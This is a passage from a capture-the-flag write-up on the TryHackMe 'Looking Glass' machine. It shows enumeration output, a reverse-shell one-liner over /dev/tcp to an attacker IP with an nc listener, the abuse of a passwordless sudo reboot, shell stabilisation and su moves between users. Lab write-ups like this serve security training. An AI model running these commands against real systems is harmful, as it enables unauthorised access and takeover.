-rwsr-xr-- 1 root systemd-resolve 42992 Jun 10  2019 /snap/core/8268/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 428240 Mar  4  2019 /snap/core/8268/usr/lib/openssh/ssh-keysign
-rwsr-sr-x 1 root root 106696 Dec  6  2019 /snap/core/8268/usr/lib/snapd/snap-confine
-rwsr-xr-- 1 root dip 394984 Jun 12  2018 /snap/core/8268/usr/sbin/pppd
-rwsr-sr-x 1 root root 109432 Oct 30  2019 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 10232 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 14328 Mar 27  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 436552 Mar  4  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root messagebus 42992 Jun 11  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 100760 Nov 23  2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 75824 Mar 22  2019 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 44528 Mar 22  2019 /usr/bin/chsh
-rwsr-xr-x 1 root root 37136 Mar 22  2019 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 149080 Jan 31  2020 /usr/bin/sudo
-rwsr-sr-x 1 daemon daemon 51464 Feb 20  2018 /usr/bin/at
-rwsr-xr-x 1 root root 40344 Mar 22  2019 /usr/bin/newgrp
-rwsr-xr-x 1 root root 22520 Mar 27  2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 18448 Jun 28  2019 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 76496 Mar 22  2019 /usr/bin/chfn
-rwsr-xr-x 1 root root 59640 Mar 22  2019 /usr/bin/passwd
-rwsr-xr-x 1 root root 37136 Mar 22  2019 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 64424 Jun 28  2019 /bin/ping
-rwsr-xr-x 1 root root 43088 Mar  5  2020 /bin/mount
-rwsr-xr-x 1 root root 26696 Mar  5  2020 /bin/umount
-rwsr-xr-x 1 root root 44664 Mar 22  2019 /bin/su
-rwsr-xr-x 1 root root 30800 Aug 11  2016 /bin/fusermount
-e
```

Sayid checked the SUID files in GTFOBins to see if there are any exploitable files but found none.

7. **Commands that we have permission to sudo without supplying a password**


   This can be used for gaining root privileges



```
-e [+] We can sudo without supplying a password!
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bi
n

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
```

We noticed that the jabberwock user can run the reboot command as root without supplying a pass.

8. Permissions of user home directories




```
-e [-] Are permissions on /home directories lax:
total 32K
drwxr-xr-x  8 root        root        4.0K Jul  3  2020 .
drwxr-xr-x 24 root        root        4.0K Jul  2  2020 ..
drwx--x--x  6 alice       alice       4.0K Jul  3  2020 alice
drwx------  2 humptydumpty humptydumpty 4.0K Jul  3  2020 humptydumpty
drwxrwxrwx  5 jabberwock  jabberwock  4.0K Jul 27 02:04 jabberwock
drwx------  5 tryhackme   tryhackme   4.0K Jul  3  2020 tryhackme
drwx------  3 tweedledee  tweedledee  4.0K Jul  3  2020 tweedledee
drwx------  2 tweedledum  tweedledum  4.0K Jul  3  2020 tweedledum
-e
```

tweedledum

Reverse shell

After the enumeration, Zulhilman and Sayid modified the **`twasBrillig.sh`** file located in the home directory of jabberwock into a reverse shell script with the help of the reverse shell generator revshells.



Theme: Dark

Reverse Shell Generator

IP & Port

IP: 10.18.19.56

Port: 9001

Listener

```
nc -lvnp 9001
```

Type: nc


OS: All

```
sh -i >& /dev/tcp/10.18.19.56/9001 0>&1
```


Shell: sh

Encoding: None


Now we just replace the code inside **`twasBrillig.sh`** with the reverse shell code, reboot the machine and wait for a response on the listener.



```
  GNU nano 2.9.3                    twasBrillig.sh                    Modified

sh -i >& /dev/tcp/10.18.19.56/9001 0>&1
```




```
jabberwock@looking-glass:~$ sudo reboot
Connection to 10.10.32.239 closed by remote host.
Connection to 10.10.32.239 closed.

┌──(goldensquirrel㉿kali)-[~/Downloads/Looking glass]
└─$ 
```



```
┌──(goldensquirrel㉿kali)-[~]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.18.19.56] from (UNKNOWN) [10.10.32.239] 36570
sh: 0: can't access tty; job control turned off
$ 
```


Although Zulhilman’s first attempt at the reverse shell failed, we managed to get a reverse shell into the tweedledum account.



```
$ whoami
tweedledum
$ 
```

Upgrade & Stabilise shell


We then proceeded to upgrade and stabilize our reverse shell.



```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
tweedledum@looking-glass:~$ export TERM=xterm
export TERM=xterm
tweedledum@looking-glass:~$ ^Z
zsh: suspended  nc -lvnp 9001

┌──(goldensquirrel㉿kali)-[~]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 9001

tweedledum@looking-glass:~$ 
```


Linux enumeration

After that, Sayid downloads the Linux enumeration script into tweedledum’s home directory and runs it. The enumeration contains a lot of the same information as the previous enumeration on jabberwock but there is one new piece of information we found. We can run the **`/bin/bash`** command without supplying the sudo password.



```
-e [+] We can sudo without supplying a password!
Matching Defaults entries for tweedledum on looking-glass:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bi
n

User tweedledum may run the following commands on looking-glass:
    (tweedledee) NOPASSWD: /bin/bash
-e

-e [+] Possible sudo pwnage!
/bin/bash
-e
```


We tried to run **`sudo /bin/bash`** but it prompted us to type in the password for the user tweedledum, which is something we did not have. We tried a few more times to see if it was possible to bypass this password prompt but ultimately failed.



```
tweedledum@looking-glass:~$ sudo bash
[sudo] password for tweedledum:
Sorry, try again.
[sudo] password for tweedledum:
Sorry, try again.
[sudo] password for tweedledum:
sudo: 2 incorrect password attempts
tweedledum@looking-glass:~$ which bash
/bin/bash
tweedledum@looking-glass:~$ sudo /bin/bash
[sudo] password for tweedledum:
tweedledum@looking-glass:~$ /bin/bash
tweedledum@looking-glass:~$ whoami
tweedledum
tweedledum@looking-glass:~$ su root
Password:
su: Authentication failure
tweedledum@looking-glass:~$ █
```


Exploring home directory

After that we looked at the files in the home directory of tweedledum.




```
tweedledum@looking-glass:~$ ls
humptydumpty.txt  poem.txt
```

We started off by reading **`poem.txt`** which revealed a poem. We tried searching google to see if we can get any useful information but only found out that it was just an extract from Alice in Wonderland.




```
tweedledum@looking-glass:~$ cat poem.txt
     'Tweedledum and Tweedledee
      Agreed to have a battle;
     For Tweedledum said Tweedledee
      Had spoiled his nice new rattle.

     Just then flew down a monstrous crow,
      As black as a tar-barrel;
     Which frightened both the heroes so,
      They quite forgot their quarrel.'
```

After that we read the **`humptydumpty.txt`** file which contained some sort of encrypted message inside it.



```
tweedledum@looking-glass:~$ cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
```


We tried putting the text inside cyberchef to see if it can automatically detect the encryption but it did not. Choo pointed out that the encryption looked like Hexadecimal code and when we set the recipe to decode from Hex, the message decoded to a password.



```
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088
b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0
add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb010
5e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b4
73dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d
4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600
d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11
ef721d1542d8
7468652070617373776f7264206973207a797877767574737271
706f6e6d6c6b
```

```
Üÿõë@B?.ZLÐ¨×í9ÿl¹.hhõvk@.¹é.ia¹v.Ã.5@».
<..:îfÍ...24ê.nqCÀ.×?ô1í(9.;ÆNÁ\»        .&°J¦·d.
<È_.#.°.^.Ñ^6$¸.áVÑ..ìÜÁEcuøÊé.ÃeI |.#.´sÝ..@OúQýI«ö
w.Ö£].!.._õc:ì..¿Ü.]IVAoWö¹wm}ßE..Õ°áÖ¬aâ{ïµé.Ö$Fgv.
×ÊÎõDÐ^.H.Ú(.qQÐåo.Æ)'s`=
j«½Ö*.ïr..BØthe password is zyxwvutsrqponmlk
```

We tried logging into all users that we have found on the system and eventually found out that the password belonged to the user humptydumpty (this should have been obvious to us since the file was named **`humptydumpty.txt`**).




```
tweedledum@looking-glass:~$ su alice
Password:
su: Authentication failure
tweedledum@looking-glass:~$ su tweedledee
Password:
su: Authentication failure
tweedledum@looking-glass:~$ su humptydumpty
Password:
humptydumpty@looking-glass:/home/tweedledum$ 
```

humptydumpty


Exploring home directory

After logging in as humptydumpty, we looked at the file in humptydumpty's home directory.




```
humptydumpty@looking-glass:/home/tweedledum$ cd ~
humptydumpty@looking-glass:~$ ls
poetry.txt
humptydumpty@looking-glass:~$ 
```

We then read **`poetry.txt`** and closely looked at the text for any clues on how we can progress, but found nothing useful even after searching it up on google.

